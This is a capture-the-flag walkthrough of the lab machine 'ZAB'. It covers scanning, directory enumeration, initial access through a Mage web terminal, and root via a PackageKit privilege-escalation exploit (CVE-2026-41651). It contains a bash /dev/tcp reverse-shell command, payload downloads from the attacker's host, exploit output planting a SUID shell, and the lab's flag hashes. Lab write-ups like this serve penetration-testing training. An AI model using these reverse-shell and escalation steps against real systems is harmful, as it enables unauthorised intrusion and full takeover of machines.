
Summary #
On port 80 we use Gobuster to look for directories / files and find local.txt. On port 6789 there is a web application called Mage. This provides a terminal in the browser that we use to get initial access on the server. Once on the box, we find the server is vulnerable for Pack2TheRoot (CVE-2026-41651). Using this we escalate our privileges to the root user.
Specifications #
- Name: ZAB
- Platform: PG PRACTICE
- Points: 15
- Difficulty: Intermediate
- System overview: Linux zab 5.15.0-122-generic #132-Ubuntu SMP Thu Aug 29 13:45:52 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
- Compiler: YES
- IP address: 192.168.160.210
- OFFSEC provided credentials: None
- HASH:
local.txt:21545afa719c0d2900fceeb9359fd334 - HASH:
proof.txt:99980b865f23f1b4f51ed6e2f1b16c45
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir zab && cd zab && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 30 18:23 .
drwxrwxr-x 112 kali kali 4096 Aug 30 18:23 ..
drwxrwxr-x   2 kali kali 4096 Aug 30 18:23 enum
drwxrwxr-x   2 kali kali 4096 Aug 30 18:23 exploits
drwxrwxr-x   2 kali kali 4096 Aug 30 18:23 files
drwxrwxr-x   2 kali kali 4096 Aug 30 18:23 tools
drwxrwxr-x   2 kali kali 4096 Aug 30 18:23 uploads

ip=192.168.160.210

ping $ip

PING 192.168.160.210 (192.168.160.210) 56(84) bytes of data.
64 bytes from 192.168.160.210: icmp_seq=1 ttl=61 time=20.6 ms
^C
--- 192.168.160.210 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 20.645/20.645/20.645/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Making networking exciting since... whenever.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.160.210:22
Open 192.168.160.210:80
Open 192.168.160.210:6789
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 18:25 +0200
Initiating Ping Scan at 18:25
Scanning 192.168.160.210 [4 ports]
Completed Ping Scan at 18:25, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:25
Completed Parallel DNS resolution of 1 host. at 18:25, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:25
Scanning 192.168.160.210 [3 ports]
Discovered open port 80/tcp on 192.168.160.210
Discovered open port 22/tcp on 192.168.160.210
Discovered open port 6789/tcp on 192.168.160.210
Completed SYN Stealth Scan at 18:25, 0.04s elapsed (3 total ports)
Nmap scan report for 192.168.160.210
Host is up, received reset ttl 61 (0.020s latency).
Scanned at 2026-08-30 18:25:04 CEST for 0s

PORT     STATE SERVICE       REASON
22/tcp   open  ssh           syn-ack ttl 61
80/tcp   open  http          syn-ack ttl 61
6789/tcp open  ibm-db2-admin syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (172B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh           syn-ack ttl 61
80/tcp   open  http          syn-ack ttl 61
6789/tcp open  ibm-db2-admin syn-ack ttl 61
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2e:5b:cb:6b:21:8c:fc:df:7b:c7:f7:f0:46:2e:6d:55 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNzhDduFenGCFk6W1KB4vhdfu/aU9Gi4N3BTeQK5tNhkQLpvNphjS83lUqinZ/RR81LsqbxbhGKvMEycOTMkTSo=
|   256 ab:1a:ce:a7:f0:b6:0f:79:0b:54:b8:00:26:3d:69:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIONcJk3p4sOSZw8zygtz1n5h9SfHtt+1kOc/UUQEA0CB
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
6789/tcp open  http    syn-ack ttl 61 Tornado httpd 6.3.3
| http-methods:
|_  Supported Methods: GET
|_http-server-header: TornadoServer/6.3.3
|_http-title: Mage
|_http-favicon: Unknown favicon MD5: 14B7DB3EB16DEF7F593F14D8621E9BBB
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #

On port 80 there is a default Apache2 page.
So, let’s run a gobuster scan to see if there is anything interesting.
gobuster dir -t 100 -u http://$ip:80/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x pdf,html,php,txt,zip | tee enum/gobuster-dir2.3medium-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.160.210:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              pdf,html,php,txt,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 10671]
local.txt            (Status: 200) [Size: 33]
javascript           (Status: 301) [Size: 323] [--> http://192.168.160.210/javascript/]
zabbix               (Status: 301) [Size: 319] [--> http://192.168.160.210/zabbix/]
pipelines            (Status: 301) [Size: 322] [--> http://192.168.160.210/pipelines/]
server-status        (Status: 403) [Size: 280]
===============================================================
Finished
===============================================================
We see local.txt which gives use indeed the local.txt, URL: http://192.168.160.210/local.txt. The value is: 21545afa719c0d2900fceeb9359fd334. There is also a javascript and pipelines directory, however, the first is forbidden to access. The pipelines directory is an empty directory listing. There also appears to be a Zabbix instance running, but is currently in maintenance.


So let’s continue on port 6789 a Mage instance. Mage is a solution to orchestrate and scale data pipelines. This application also provides a terminal. Click on the terminal icon to get a shell on the server.

Now, let’s get a reverse shell. First, setup a listener, then type in: /usr/bin/bash -c 'bash -i >& /dev/tcp/192.168.49.198/9001 0>&1' and catch the reverse shell.
## setup a listener
nc -lvnp 9001
Listening on 0.0.0.0 9001


## catch reverse shell
Listening on 0.0.0.0 9001
Connection received on 192.168.160.210 55414
www-data@zab:~/html$
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which script
/usr/bin/script

## start the script binary, after that press CTRL+Z
/usr/bin/script -qc /bin/bash /dev/null

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.189

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## change directory
www-data@zab:~/html$ cd /var/tmp

## download `linpeas.sh` using the open port 80
www-data@zab:/var/tmp$ wget http://192.168.45.198/linpeas.sh
--2026-08-30 17:20:18--  http://192.168.45.198/linpeas.sh
Connecting to 192.168.45.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1144032 (1.1M) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                                          0%[                                                                                                    linpeas.sh                                        100%[=============================================================================================================>]   1.09M  --.-KB/s    in 0.1s

2026-08-30 17:20:19 (7.38 MB/s) - ‘linpeas.sh’ saved [1144032/1144032]


## set the execution bit
www-data@zab:/var/tmp$ chmod +x linpeas.sh

## run `linpeas.sh`
www-data@zab:/var/tmp$ ./linpeas.sh
The linpeas.sh output shows the target is vulnerable for Pack2TheRoot (CVE-2026-41651) . Now, let’s download the exploit, upload to the target and run it to escalate our privileges to root.
## locally, clone the repo and run a webserver
cd uploads
git clone https://github.com/0xBlackash/CVE-2026-41651.git
cd CVE-2026-41651
python3 -m http.server 80

## remote, download exploit
www-data@zab:/var/tmp$ wget http://192.168.45.198/CVE-2026-41651.py
--2026-08-30 17:32:58--  http://192.168.45.198/CVE-2026-41651.py
Connecting to 192.168.45.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12647 (12K) [text/x-python]
Saving to: ‘CVE-2026-41651.py’

CVE-2026-41651.py                                   0%[                                                                                                    CVE-2026-41651.py                                 100%[=============================================================================================================>]  12.35K  --.-KB/s    in 0.02s

2026-08-30 17:32:58 (668 KB/s) - ‘CVE-2026-41651.py’ saved [12647/12647]

## change permissions and run the exploit
www-data@zab:/var/tmp$ chmod +x CVE-2026-41651.py

## run exploit Pack2TheRoot
www-data@zab:/var/tmp$ ./CVE-2026-41651.py
============================================================
  CVE-2026-41651 — Pack2TheRoot => PackageKit TOCTOU Privilege Escalation
  github : https://github.com/0xBlackash/CVE-2026-41651/
  Author : Ashraf Zaryouh / @0xBlackash
============================================================

[+] SUID drop directory: /var/tmp  (no nosuid/noexec)
[+] Package format: DEB
[*] Building test packages...
[+] Dummy pkg:   /tmp/pk-dummy-68336.deb
[+] Payload pkg: /tmp/pk-payload-68336.deb
[+] Payload installs SUID bash to: /var/tmp/.suid_bash

[*] Connecting to system D-Bus...
[*] Creating PackageKit transaction...
[+] Transaction ID: /2_ceedaeab

[*] Firing TOCTOU race (SIMULATE → REAL on same transaction)...
[*] Polling for SUID at /var/tmp/.suid_bash (90s max)...
..
[+] Confirmed: /var/tmp/.suid_bash is SUID root (mode=0o104755)

[+] Dropping to root shell via SUID bash (-p preserves effective UID=0)
[+] --- ROOT SHELL FOLLOWS ---

.suid_bash-5.1#

## print proof.txt
.suid_bash-5.1# cat /root/proof.txt
99980b865f23f1b4f51ed6e2f1b16c45
References #
[+]